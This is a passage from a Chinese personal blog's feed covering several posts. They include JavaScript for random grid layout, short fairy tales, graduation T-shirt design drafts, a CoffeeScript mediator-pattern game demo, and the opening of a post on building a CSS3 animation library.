<p>切割函数挺有意思的，下次想再用一篇文章来详细写一下，在这里仅贴出参考的源码。<br><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div><div class="line">30</div><div class="line">31</div><div class="line">32</div><div class="line">33</div><div class="line">34</div><div class="line">35</div><div class="line">36</div><div class="line">37</div><div class="line">38</div><div class="line">39</div><div class="line">40</div><div class="line">41</div><div class="line">42</div><div class="line">43</div><div class="line">44</div><div class="line">45</div><div class="line">46</div><div class="line">47</div><div class="line">48</div><div class="line">49</div><div class="line">50</div><div class="line">51</div><div class="line">52</div><div class="line">53</div><div class="line">54</div><div class="line">55</div><div class="line">56</div><div class="line">57</div><div class="line">58</div><div class="line">59</div><div class="line">60</div><div class="line">61</div><div class="line">62</div><div class="line">63</div><div class="line">64</div><div class="line">65</div><div class="line">66</div><div class="line">67</div><div class="line">68</div><div class="line">69</div><div class="line">70</div><div class="line">71</div><div class="line">72</div><div class="line">73</div><div class="line">74</div><div class="line">75</div><div class="line">76</div><div class="line">77</div><div class="line">78</div><div class="line">79</div><div class="line">80</div><div class="line">81</div><div class="line">82</div><div class="line">83</div><div class="line">84</div><div class="line">85</div><div class="line">86</div><div class="line">87</div><div class="line">88</div><div class="line">89</div></pre></td><td class="code"><pre><div class="line"><span class="comment">/*对象复制函数*/</span></div><div class="line"><span class="function"><span class="keyword">function</span> <span class="title">_shadowClone</span>(<span class="params">e</span>) </span>&#123;</div><div class="line">	<span class="keyword">var</span> t = &#123;&#125;;</div><div class="line">	<span class="keyword">for</span> (<span class="keyword">var</span> n <span class="keyword">in</span> e) e.hasOwnProperty(n) &amp;&amp; (t[n] = e[n]);</div><div class="line">	<span class="keyword">return</span> t;</div><div class="line">&#125;</div><div class="line"></div><div class="line"><span class="comment">/*判断子块随机布局与否*/</span></div><div class="line">(<span class="function"><span class="keyword">function</span>(<span class="params"></span>) </span>&#123;</div><div class="line">	<span class="function"><span class="keyword">function</span> <span class="title">ranOrNot</span>(<span class="params">e, t</span>) </span>&#123;</div><div class="line">		<span class="keyword">var</span> n = [];</div><div class="line">		<span class="keyword">typeof</span> t == <span class="string">"undefined"</span> &amp;&amp; (t = e, e = <span class="number">0</span>);</div><div class="line">		<span class="keyword">for</span> (; e &lt; t; e++) n.push(e);</div><div class="line">		<span class="keyword">return</span> n</div><div class="line">	&#125;</div><div class="line">	<span class="comment">/*随机布局*/</span></div><div class="line">	<span class="built_in">Array</span>.prototype.randomEach = <span class="function"><span class="keyword">function</span>(<span class="params">t</span>) </span>&#123;</div><div class="line">		<span class="built_in">console</span>.log(<span class="number">3</span>);</div><div class="line">		<span class="keyword">if</span> (<span class="keyword">typeof</span> t != <span class="string">"function"</span>) <span class="keyword">throw</span> <span class="keyword">new</span> <span class="built_in">TypeError</span>;</div><div class="line">		<span class="keyword">var</span> n = <span class="keyword">this</span>.length,</div><div class="line">		r = ranOrNot(n);</div><div class="line">		<span class="keyword">while</span> (n) &#123;</div><div class="line">			<span class="keyword">var</span> i = <span class="built_in">Math</span>.floor(<span class="built_in">Math</span>.random() * n--);</div><div class="line">			<span class="keyword">if</span> (t(<span class="keyword">this</span>[r[i]]) === !<span class="number">1</span>) <span class="keyword">break</span>;</div><div class="line">			r[i] = r[n]</div><div class="line">		&#125;</div><div class="line">	&#125;,</div><div class="line">	<span class="comment">/*常规布局*/</span></div><div class="line">	<span class="built_in">Array</span>.prototype.forEach || (<span class="built_in">Array</span>.prototype.forEach = <span class="function"><span class="keyword">function</span>(<span class="params">e</span>) </span>&#123;</div><div class="line">		<span class="keyword">var</span> t = <span class="keyword">this</span>.length;</div><div class="line">		<span class="keyword">if</span> (<span class="keyword">typeof</span> e != <span class="string">"function"</span>) <span class="keyword">throw</span> <span class="keyword">new</span> <span class="built_in">TypeError</span>;</div><div class="line">		<span class="keyword">var</span> n = <span class="built_in">arguments</span>[<span class="number">1</span>];</div><div class="line">		<span class="keyword">for</span> (<span class="keyword">var</span> r = <span class="number">0</span>; r &lt; t; r++) r <span class="keyword">in</span> <span class="keyword">this</span> &amp;&amp; e.call(n, <span class="keyword">this</span>[r], r, <span class="keyword">this</span>)</div><div class="line">	&#125;)</div><div class="line">&#125; )();</div><div class="line"></div><div class="line"><span class="comment">/*切割函数*/</span></div><div class="line"><span class="function"><span class="keyword">function</span> <span class="title">_cutGrid</span>(<span class="params">tag, funcJudge</span>) </span>&#123;</div><div class="line">	<span class="function"><span class="keyword">function</span> <span class="title">a</span>(<span class="params">a</span>) </span>&#123;</div><div class="line">		<span class="function"><span class="keyword">function</span> <span class="title">h</span>(<span class="params">cutLength</span>) </span>&#123;</div><div class="line">			<span class="comment">/*复制子块对象并计算出子块top,left*/</span></div><div class="line">			<span class="keyword">var</span> u, a = _shadowClone(cutLength);</div><div class="line">			c++,</div><div class="line">			u = c === l ? tag[cutType2.measure] - s: <span class="built_in">Math</span>.floor(cutLength[cutType2.measure] * tag[cutType2.measure] / <span class="number">100</span>),</div><div class="line">			a[cutType1.offset] = i + tag[cutType1.offset],</div><div class="line">			a[cutType2.offset] = s + tag[cutType2.offset],</div><div class="line">			a[cutType1.measure] = f,</div><div class="line">			a[cutType2.measure] = u,</div><div class="line">			a.colorPattern = tag.colorPattern,</div><div class="line">			<span class="comment">/*判断小块是否还需要分割*/</span></div><div class="line">			funcJudge(a),</div><div class="line">			s += u</div><div class="line">		&#125;</div><div class="line">		<span class="keyword">var</span> f, l = a[cutType2.name].length,</div><div class="line">		c = <span class="number">0</span>;</div><div class="line">		u++,</div><div class="line">		f = u === cutLength ? tag[cutType1.measure] - i: <span class="built_in">Math</span>.floor(a[cutType1.measure] * tag[cutType1.measure] / <span class="number">100</span>),</div><div class="line">		a.random === !<span class="number">1</span> ? a[cutType2.name].forEach(h) : a[cutType2.name].randomEach(h),</div><div class="line">		s = <span class="number">0</span>,</div><div class="line">		i += f</div><div class="line">	&#125;</div><div class="line">	<span class="comment">/*根据大块是否有rows属性，定义两种切割方式*/</span></div><div class="line">	<span class="keyword">var</span> cutType1, cutType2;</div><div class="line">	tag.rows ? (cutType1 = &#123;</div><div class="line">		<span class="attr">name</span>: <span class="string">"rows"</span>,</div><div class="line">		<span class="attr">measure</span>: <span class="string">"height"</span>,</div><div class="line">		<span class="attr">offset</span>: <span class="string">"top"</span></div><div class="line">	&#125;,</div><div class="line">	cutType2 = &#123;</div><div class="line">		<span class="attr">name</span>: <span class="string">"cols"</span>,</div><div class="line">		<span class="attr">measure</span>: <span class="string">"width"</span>,</div><div class="line">		<span class="attr">offset</span>: <span class="string">"left"</span></div><div class="line">	&#125;) : (cutType1 = &#123;</div><div class="line">		<span class="attr">name</span>: <span class="string">"cols"</span>,</div><div class="line">		<span class="attr">measure</span>: <span class="string">"width"</span>,</div><div class="line">		<span class="attr">offset</span>: <span class="string">"left"</span></div><div class="line">	&#125;,</div><div class="line">	cutType2 = &#123;</div><div class="line">		<span class="attr">name</span>: <span class="string">"rows"</span>,</div><div class="line">		<span class="attr">measure</span>: <span class="string">"height"</span>,</div><div class="line">		<span class="attr">offset</span>: <span class="string">"top"</span></div><div class="line">	&#125;);</div><div class="line">	<span class="keyword">var</span> i = <span class="number">0</span>,</div><div class="line">	s = <span class="number">0</span>,</div><div class="line">	cutLength = tag[cutType1.name].length,</div><div class="line">	u = <span class="number">0</span>;</div><div class="line">	<span class="comment">/*是否随机布局*/</span></div><div class="line">	tag.random === !<span class="number">1</span> ? tag[cutType1.name].forEach(a) : tag[cutType1.name].randomEach(a)</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>##<strong>四.最后</strong><br>完成到这一步，我已不记得声明对象时出了多少次错误。各种尖括号，方括号，逗号和分号翩翩起舞时，你一定跟我一样很想念coffee的语法糖…</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/myReader0.jpg&quot; alt=&quot;聚合阅读&quot;&gt;   &lt;/p&gt;
&lt;p&gt;网易&lt;a href=&quot;http://news.tag.163.com/&quot;&gt;聚合阅读&lt;/a&gt;的出现的确让人惊艳了一下。流畅的交互,使碎片化的新闻资讯像报纸一样摊在眼前,这是信息大爆炸的时代产物。不管你能不能接受这种新阅读形式，事实上，每天越来越多的新闻层出不穷，还没被人看到就已成为了“旧闻”。回归报纸的版面设计，堆叠新闻模块，让用户告别一条接一条整齐的新闻链接，而是在一个版面上提供更多的信息，不失为一种尝试。&lt;/p&gt;
&lt;p&gt;而抛去产品的层面，从前端方向来看，“聚合阅读”也有许多值得学习的地方。这几天研究了一下源码，谈谈它随机布局的实现，以及一些优化的措施。&lt;/p&gt;
&lt;p&gt;##&lt;strong&gt;demo&lt;/strong&gt;&lt;/p&gt;
&lt;p&gt;点击按钮可以改变布局：&lt;br&gt;
    
    </summary>
    
    
      <category term="js" scheme="https://RainieZhang-yilia.github.io/tags/js/"/>
    
  </entry>
  
  <entry>
    <title>【裁缝的工具】【天气精灵】【匠人与万能胶水】</title>
    <link href="https://RainieZhang-yilia.github.io/2013/04/30/my-fairy-tale1/"/>
    <id>https://RainieZhang-yilia.github.io/2013/04/30/my-fairy-tale1/</id>
    <published>2013-04-29T17:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><strong>【裁缝的工具】</strong></p>
<p>用剪刀来裁剪，用针线来缝补是裁缝最平常的工作。来找他的客人络绎不绝，因为他拥有神乎其技的手艺。裁缝的技术，绝不仅仅体现在布料上。每天早上，在露珠尚未蒸发的时候，他都会用剪刀把最温润的阳光剪下三米，细心的捆扎好，到了晚上，他再拿出针线把阳光缝到屋顶上以供照明。裁缝说这阳光里还能听到百灵鸟的叫声。午后小憩，他习惯将两块小巧精致的布料塞在耳朵上，那是他去年旅游时裁剪下来的音乐。<br><a id="more"></a><br>裁缝从未推三阻四过，直到他遇到了姑娘。男孩移情它芳，毅然的抛弃使姑娘痛心非常。姑娘哭着求裁缝，说道：我失恋了，请你帮帮我。裁缝知道，姑娘想借走的东西是他的针线，可以将她和心上人的心重新缝补到一起。她是小镇上开花店的姑娘，她和裁缝的女儿年纪一般大，有着露珠一般透彻的眼眸和兰草一般的清香。在看到她泪水的那一刻，裁缝就知道自己无法拒绝她。然而缝补爱情这件事，裁缝思索了再三。裁缝并不是怀疑自己的能力，而是因为一些只可意会的经验——恋人的线是一种特殊的线，是否坚韧取决于恋人双方，断了再续，有时徒添针孔，并不能长久。而男孩人品不端，这对眼前的姑娘可能并非好事。裁缝脸上阴晴不定，却被细心的妻子看出了端倪。妻子说她可以帮忙解决姑娘的困惑。</p>
<p>几天之后，裁缝又看到了那个花店姑娘，玫瑰般的微笑在她脸上再次得以绽放。裁缝问：“最后你把针线借给了她？”“不，是你的剪刀。”妻子说。</p>
<p><strong>【天气精灵】</strong></p>
<p>天上有一群精灵，没人见过他们的相貌，我们姑且认为他们都是些淘气的孩子。他们掌控着天气的阴晴，以特殊的方式——精灵们戴着罩耳式的大耳机，整天摇头晃脑不厌其烦地听着mp3，播放列表里面则是：下雨，大雾，多云，阴天，晴天…播放到哪一个，地上就会是相应的天气。天气精灵们其实都是名副其实的音乐发烧友。</p>
<p>有些地方的精灵喜欢摇滚，那么他们会喜欢在夏日听大晴天的热烈，据说重庆和南京的精灵还会叼上一只雪糕消暑，雪糕是云做的；有些精灵喜欢雨天的温润，他们一定是来自南方的小镇，兴许还会懂些吴侬软语；有些精灵把播放列表设置为“随机播放”，他们是武汉天气变化多端的罪魁祸首。</p>
<p>而他们的生活也并不是无忧无虑的。“我的耳机坏了…”精灵小B哭着说：“都是沙沙沙的噪音，这可怎么办？”精灵们焦急的聚集在一起，在云彩上凿开了一个小口。他么争先恐后地眺望下去，小B的城市已被雾霭和沙暴浸成昏红，这一片隐形的痛楚，仿佛是在流着现代的血…</p>
<p><strong>【匠人与万能胶水】</strong></p>
<p>南方有一位年轻的匠人，他的梦想是发明一种万能的胶水。即使他的技艺已经日趋纯熟，但极好的天赋强迫他要有更好的追求。小镇的小男孩砸坏了一只鹅蛋，蛋壳、蛋清和蛋黄瞬间洒落满地，哭泣声中匠人已将自己发明的胶水涂上，一分钟后，小男孩看着完好如初的鹅蛋破涕为笑。几天后鹅蛋居然顺利孵出了小鹅，在确认了这个消息后，匠人跪倒在师傅面前，问道：“这是不是这世上最万能的胶水？”</p>
<p>师傅还是像以往一样摇了摇头：“你的胶水粘得住万物，可粘不住人心…”匠人决定去北方寻找能粘住人心的胶水，狂热甚至失去理智的追求让他彻夜难眠，第二天他就决意出发。匠人对家乡并无太多的依恋，姑娘一直送他到长亭，但匠人吝惜得不说一句话，他的眼里只有前方。草草的告别不像童话故事一般的浪漫，莺飞草长的气息掩盖不住姑娘的神伤。</p>
<p>每天傍晚时分，干完工作的她总会站在路口张望。穿着碎花浅蓝长裙的她不想多说话，只是聆听着脚步声在时光间隙里匆匆而过。雨天里她会恼怒责怪房顶的信鸽不去工作，秋日里她不敢去碰悲秋伤情的小词篇章。匠人说他有新进展时，她欣喜万分，当知道他途遇险阻时，姑娘又禁不住日添消瘦，这其中的悲欢，不知道姑娘是在书信中知晓，还是在梦中会晤。她不时把弄着匠人送她的折扇——匠人用胶水把花香和鸟语粘到扇子上，任何时候都能扇出和煦的春风。</p>
<p>时间的窗棂里四季交替，养鹅的小男孩不知已经拥有过多少窝小鹅，匠人终于回来了。匠人两手空空，他的计划最后以失败告终。而他的眼神里没有半点失落，姑娘从里面甚至看得到自己的倒影。她突然记起匠人的师傅说过：“当他空着手回来找你时，他已知道什么是万能的胶水…”</p>
<p>——litten 4.30</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;strong&gt;【裁缝的工具】&lt;/strong&gt;&lt;/p&gt;
&lt;p&gt;用剪刀来裁剪，用针线来缝补是裁缝最平常的工作。来找他的客人络绎不绝，因为他拥有神乎其技的手艺。裁缝的技术，绝不仅仅体现在布料上。每天早上，在露珠尚未蒸发的时候，他都会用剪刀把最温润的阳光剪下三米，细心的捆扎好，到了晚上，他再拿出针线把阳光缝到屋顶上以供照明。裁缝说这阳光里还能听到百灵鸟的叫声。午后小憩，他习惯将两块小巧精致的布料塞在耳朵上，那是他去年旅游时裁剪下来的音乐。&lt;br&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>毕业衫的设计初稿以及设计这件小事</title>
    <link href="https://RainieZhang-yilia.github.io/2013/04/15/graduation-shirt-design/"/>
    <id>https://RainieZhang-yilia.github.io/2013/04/15/graduation-shirt-design/</id>
    <published>2013-04-15T02:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/bys0.jpg" alt="乔治·伯恩斯，美国著名喜剧演员，八十高龄时夺得了奥斯卡奖">  </p>
<blockquote>
<p>“宁愿失败地做你爱做的事情，也不要成功地做你恨做的事情。” （I honestly think it is better to be a failure at something you love than to be a success at something you hate.） —— George Burns</p>
</blockquote>
<p>有那么一段时间，我很讨厌去做设计。           </p>
<p>厌倦了那种明明没有灵感，但第二天又得交稿的焦急。幸好有音乐，书，游戏和电影，试图说服自己，可以在deadline之前从中寻找到灵感。一幅一幅的参考图片从眼前走马而过，哒哒哒的鼠标点击声不绝于耳，时间越晚，我越认定这事情的疯狂和危险。我希望有那么一天，有人能直接把设计图递到我面前，而我将只着手编码的工作。</p>
<p>直到实习过后，我成为了一名前端。我开始怀念设计了。<br><a id="more"></a><br>事实并不像想象那样的完美。当有人做好了设计，这意味着无论你觉得设计好坏，你都得去接受，去遵从设计的样式。这就好比强迫自己吃一道不一定喜欢的菜，也许好吃，也许恶心，但你还是得吃下去，冷暖自知。抛弃枕头的励志书，忘掉那个万能的“别人家的孩子”，不去考虑如何能成为百万富翁，而是成为自己喜欢的自己，吃到自己钓的鱼，唱自己写的歌，创造自己设计的东西，原来这都是些多么幸福的事情！</p>
<p>实习的时候有次在海边，Frank问我回校后干点什么，我说，我一定要设计学院09级的毕业衫。是的，失败又怎样呢，不专业又怎样呢，这是我爱做的事情。也许，可以说是小小的梦想，或者说是“小小的蓄谋已久的”梦想。</p>
<p><img src="/assets/blogImg/bys1.jpg" alt="毕业衫方案1"><br><img src="/assets/blogImg/bys2.jpg" alt="毕业衫方案2"><br><img src="/assets/blogImg/bys3.jpg" alt="毕业衫方案3"> </p>
<p>（设计的那3天时间比较赶，只能完成了初稿。细心可以发现，第三个方案有很多细节处理不妥，另外背面的设计也没花过多时间去思考。一定督促自己去完善~）</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/bys0.jpg&quot; alt=&quot;乔治·伯恩斯，美国著名喜剧演员，八十高龄时夺得了奥斯卡奖&quot;&gt;  &lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;“宁愿失败地做你爱做的事情，也不要成功地做你恨做的事情。” （I honestly think it is better to be a failure at something you love than to be a success at something you hate.） —— George Burns&lt;/p&gt;
&lt;/blockquote&gt;
&lt;p&gt;有那么一段时间，我很讨厌去做设计。           &lt;/p&gt;
&lt;p&gt;厌倦了那种明明没有灵感，但第二天又得交稿的焦急。幸好有音乐，书，游戏和电影，试图说服自己，可以在deadline之前从中寻找到灵感。一幅一幅的参考图片从眼前走马而过，哒哒哒的鼠标点击声不绝于耳，时间越晚，我越认定这事情的疯狂和危险。我希望有那么一天，有人能直接把设计图递到我面前，而我将只着手编码的工作。&lt;/p&gt;
&lt;p&gt;直到实习过后，我成为了一名前端。我开始怀念设计了。&lt;br&gt;
    
    </summary>
    
    
      <category term="设计" scheme="https://RainieZhang-yilia.github.io/tags/%E8%AE%BE%E8%AE%A1/"/>
    
  </entry>
  
  <entry>
    <title>模式应用小分享——中介者模式(mediator)</title>
    <link href="https://RainieZhang-yilia.github.io/2013/01/02/mediator-model/"/>
    <id>https://RainieZhang-yilia.github.io/2013/01/02/mediator-model/</id>
    <published>2013-01-02T04:36:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/mediator1.jpg" alt="实况足球">   </p>
<blockquote>
<p>你需要一种设计模式，一定是哪里出问题了。这问题是指语言天生缺陷，不得不去寻找一种通用的解决方案。</p>
</blockquote>
<p>程序设计最后的终点，就是要找到一种解决方案来解决问题。这句话正确无疑。但我又想起有个冷笑话，A对B说：我教你怎么去赢这盘象棋，B问怎样，A回答说：吃掉对方的“帅”就赢了啊。略去中间的过程，直接描述到结果，这其实是毫无意义的。而设计模式，又恰恰关乎中间解决问题的过程。<br><a id="more"></a><br>现在关于模式的文章与书籍层出不穷，我自己也在看。但当我将理论回归应用的时候，一下子就懵了。这么多的模式，就像是一张又一张的棋谱教学，它告诉你要这么那么做，但你很少知道如何对症下药。也许到最后你东拼西凑总可以把“帅”吃掉，但遇到一个问题，如何选择下一步的模式见招拆招，已达到最有效率的胜利呢？</p>
<p>因此我想写一些模式在应用方面的小分享。</p>
<p>##<strong>中介者，你想到了什么？</strong><br>我们可以从实况足球谈起。一场足球比赛，进球加分，犯规处罚，控制时间，这些事件都由一个人来处决，我们叫他裁判，其实他就是比赛的中介者。裁判童鞋，代表了一种<strong>“控制集中化”</strong>的理念，这就是中介者模式的关键。试想一下，我们平时打球一般没有裁判，比分多少，是否犯规等都是由运动员我们自己来记录的，而我们往往都会有记错比分或者犯规纠纷的经验吧。这反应到程序上，就可以说是交互的复杂性带来的混乱。因此，我们在正规的比赛中必须要有裁判，运动员才可以把全部精力放到比赛上面去。于是中介者的引入，把运动员自己的复杂性变成了中介者的复杂性。</p>
<p>再深入一点，为什么有了裁判后，运动员的精力可以更集中呢？原因很简单，我们不需要记对方的分数了，犯规了也用不着自己去跟对方辩论。也就是说，两个队伍之间完全不用有比赛信息的直接交流了，取而代之的是把自己的信息转交给了裁判，让裁判去衡量两个队伍的信息，再进行加分，去判定是否犯规。这时我们可以说，这两个队伍对象解耦了，队伍对象之间的解耦，在客户端程序设计上的效果是很显著的，你很容易再引入一个队伍对象进行管理。试想一下如果有一场奇怪的球赛是有三个，四个队伍一起进行的，有了裁判这个中介者，运动员还是可以集中精力去比赛，否则他们就要去再多记比分了。</p>
<p>##<strong>一个例子</strong></p>
<p><iframe id="demoIframe" src="/assets/demo/mediator/demo.html" width="500" height="314" scrolling="no"></iframe><br>或者点这里弹出看<a href="/assets/demo/mediator/demo.html">demo</a><br>三国无双游戏中，有个经典的桥段，大家称为“拼刀”。当两个武将触发拼刀时，武将用武器相互抵着，玩家需要疯狂的按攻击键，一定时间内，谁按的次数多，谁就能赢得拼刀的胜利。其实这就是一个中介者模式的好例子。</p>
<p>其实不止是像这种“比赛”，想想像电力公司，将各家的电力进行集中管理，像给大家批阅试卷，给出成绩的老师，像一下子可以灭所有灯的寝室楼阿姨，像中国人民代表大会…额好吧，总之就是这么回事。</p>
<p>##<strong>demo代码解析 coffeescript实现（50行）</strong></p>
<p>首先我们设定<code>Player</code>对象，它有points和name属性，同时有一个prototype的属性play，使自己的分数加以，并将这信息通知中介者mediator：<br><figure class="highlight coffeescript"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div></pre></td><td class="code"><pre><div class="line"><span class="function"><span class="title">Player</span> = <span class="params">(name)</span>-&gt;</span></div><div class="line">	@points = <span class="number">0</span></div><div class="line">	@name = name</div><div class="line"></div><div class="line">Player::play = <span class="function">-&gt;</span></div><div class="line">	@points++</div><div class="line">	mediator.played()</div></pre></td></tr></table></figure></p>
<p>然后我们设定<code>scoreboard</code>对象，这是一个得分板，在MVC模式当中，充当了V(view)，视图。它的使命就是update，将传递给它的数据score展示出来。因为裁判是mediator，它判定队伍得分后(得到score)，他必须通知电视台(对应scoreboard)，让他们把分数展示出来：<br><figure class="highlight coffeescript"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div></pre></td><td class="code"><pre><div class="line">scoreboard = </div><div class="line">	element:</div><div class="line">		<span class="built_in">document</span>.getElementById <span class="string">"results"</span></div><div class="line">	update:<span class="function"><span class="params">(score)</span>-&gt;</span></div><div class="line">		msg = <span class="string">''</span></div><div class="line">		<span class="keyword">for</span> key,value <span class="keyword">of</span> score </div><div class="line">			<span class="keyword">if</span> score.hasOwnProperty key</div><div class="line">				msg = msg+<span class="string">"&lt;span&gt;&lt;strong&gt;<span class="subst">#&#123;key&#125;</span>&lt;/strong&gt;:<span class="subst">#&#123;value&#125;</span>&lt;/span&gt;"</span></div><div class="line">		@element.innerHTML = msg</div><div class="line">		diff = score.Home - score.Guest</div><div class="line">		<span class="keyword">if</span> diff &gt; <span class="number">15</span> </div><div class="line">			alert <span class="string">"Home Win!"</span></div><div class="line">			location.reload();</div><div class="line">		<span class="keyword">else</span> <span class="keyword">if</span> diff &lt;<span class="number">-15</span></div><div class="line">			alert <span class="string">"Guest Win!"</span></div><div class="line">			location.reload();</div><div class="line">		<span class="keyword">else</span></div><div class="line">			<span class="built_in">document</span>.getElementById(<span class="string">'barGuest'</span>).style.width = <span class="number">150</span> + (diff*<span class="number">10</span>) + <span class="string">'px'</span></div></pre></td></tr></table></figure></p>
<p>最后的片段就是中介者，<code>mediator</code>。它首先要决定开始比赛，也就是setup，新建了一个名称为Home，一个名称为Guest的Player model。当两个player得分时，mediator执行played，收集两方的分数，构造成score对象，并将这score对象交由scoreboard展示。keypress则是用于判断怎样才算得分：<br><figure class="highlight coffeescript"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div></pre></td><td class="code"><pre><div class="line">mediator = </div><div class="line">	players:&#123;&#125;</div><div class="line">	setup:<span class="function">-&gt;</span></div><div class="line">		players = @players</div><div class="line">		players.home = <span class="keyword">new</span> Player <span class="string">'Home'</span></div><div class="line">		players.guest = <span class="keyword">new</span> Player <span class="string">'Guest'</span></div><div class="line">	played:<span class="function">-&gt;</span></div><div class="line">		players = @players</div><div class="line">		score = </div><div class="line">			Home: players.home.points</div><div class="line">			Guest:players.guest.points</div><div class="line">		scoreboard.update score</div><div class="line">	keypress:<span class="function"><span class="params">(e)</span>-&gt;</span></div><div class="line">		e = e|| <span class="built_in">window</span>.event</div><div class="line">		keycode = e.which</div><div class="line">		<span class="keyword">if</span> keycode <span class="keyword">is</span> <span class="number">102</span></div><div class="line">			mediator.players.home.play()</div><div class="line">			<span class="keyword">return</span></div><div class="line">		<span class="keyword">if</span> keycode <span class="keyword">is</span> <span class="number">106</span></div><div class="line">			mediator.players.guest.play()</div><div class="line">			<span class="keyword">return</span></div></pre></td></tr></table></figure></p>
<p>最后执行，运行程序：<br><figure class="highlight coffeescript"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div></pre></td><td class="code"><pre><div class="line">mediator.setup()</div><div class="line"><span class="built_in">window</span>.onkeypress = mediator.keypress</div></pre></td></tr></table></figure></p>
<p>##<strong>小分享心得</strong><br>中介者模式将控制集中化，colleague对象之间解耦，不必维护各自之间的网状通信，但mediator承受了所有colleague提供过来的信息，肯定会相对复杂。如何优化mediator也会成为一个课题。中介者模式有点像一对多的模型，一个mediator对应多个colleague，而如果现实模型是多对多的，中介者模型视复杂度来说不一定适合。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/mediator1.jpg&quot; alt=&quot;实况足球&quot;&gt;   &lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;你需要一种设计模式，一定是哪里出问题了。这问题是指语言天生缺陷，不得不去寻找一种通用的解决方案。&lt;/p&gt;
&lt;/blockquote&gt;
&lt;p&gt;程序设计最后的终点，就是要找到一种解决方案来解决问题。这句话正确无疑。但我又想起有个冷笑话，A对B说：我教你怎么去赢这盘象棋，B问怎样，A回答说：吃掉对方的“帅”就赢了啊。略去中间的过程，直接描述到结果，这其实是毫无意义的。而设计模式，又恰恰关乎中间解决问题的过程。&lt;br&gt;
    
    </summary>
    
    
      <category term="coffeescript" scheme="https://RainieZhang-yilia.github.io/tags/coffeescript/"/>
    
      <category term="模式" scheme="https://RainieZhang-yilia.github.io/tags/%E6%A8%A1%E5%BC%8F/"/>
    
  </entry>
  
  <entry>
    <title>当我想用css3实现一个动作类库</title>
    <link href="https://RainieZhang-yilia.github.io/2012/12/31/css3-animater/"/>
    <id>https://RainieZhang-yilia.github.io/2012/12/31/css3-animater/</id>
    <published>2012-12-30T16:02:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>当我如是想的时候，事实上我已想了很久。后来被各种纠结的差事冲乱了生活和心绪，并且心里认为这是个妥当无比的借口。找到了借口后一拖再拖，果然认识到deadline才是第一生产力的真理。最近，却是被朋友的一句话逼急了，他跟我说：我们的业务用到了css4的新属性！</p>
<p>这句话的意思，大体等同于说，我买到了一个iphone6，亲你怎么看？<br><a id="more"></a><br>它在我脑中纷乱起舞，那是plans vs zombies中一大波僵尸正在逼近的场景。是的，再不行动，就要被技术的狂潮给淹没了！日前，就我的浅薄见闻，当html5越来越多的功能被应用到业务主功能上，诸如本地存储，拖拽优化，postMessage通信…css3却是另一番光景。一方面，一个个绚丽效果的css3-demo在网上被围观与叫好，大家却又在为浏览器兼容性和差异性这座大山望而却步。css3技术在大家眼中更偏向于一种优化的体验，等于说，你不敢用它来实现网站的key point，即使是一个圆角，不问技术细节的产品经理也会想使用图片来代替的。</p>
<p>因此，缘由可以归结为：我忍够了。要玩，就玩个大的。</p>
<p>其实虽然我想了很久，但这个“想”，更偏向于单纯的幻想，而不是思考。暑假的时候，在腾讯大讲堂看到有哥们分享css3与js的动画效率比较的演示，就萌生了这个想法。现在，在正式尝试编写类库之前，我想先写2~3个实验demo，来看看技术的复杂度以及一些可以避免的暗礁，并做好一些记录。当然这些demo必须得使用最新的chrome，firefox，opera以及ie8，9才能正常运行。</p>
<p>##<strong>第一个实验：人物sprite图动画实现，按键与位移的衔接</strong><br>请按键盘方向键控制人物运动：</p>
<iframe id="demoIframe" src="/assets/demo/pre_css3_demo/demo.html" width="641" height="483" scrolling="no"></iframe>

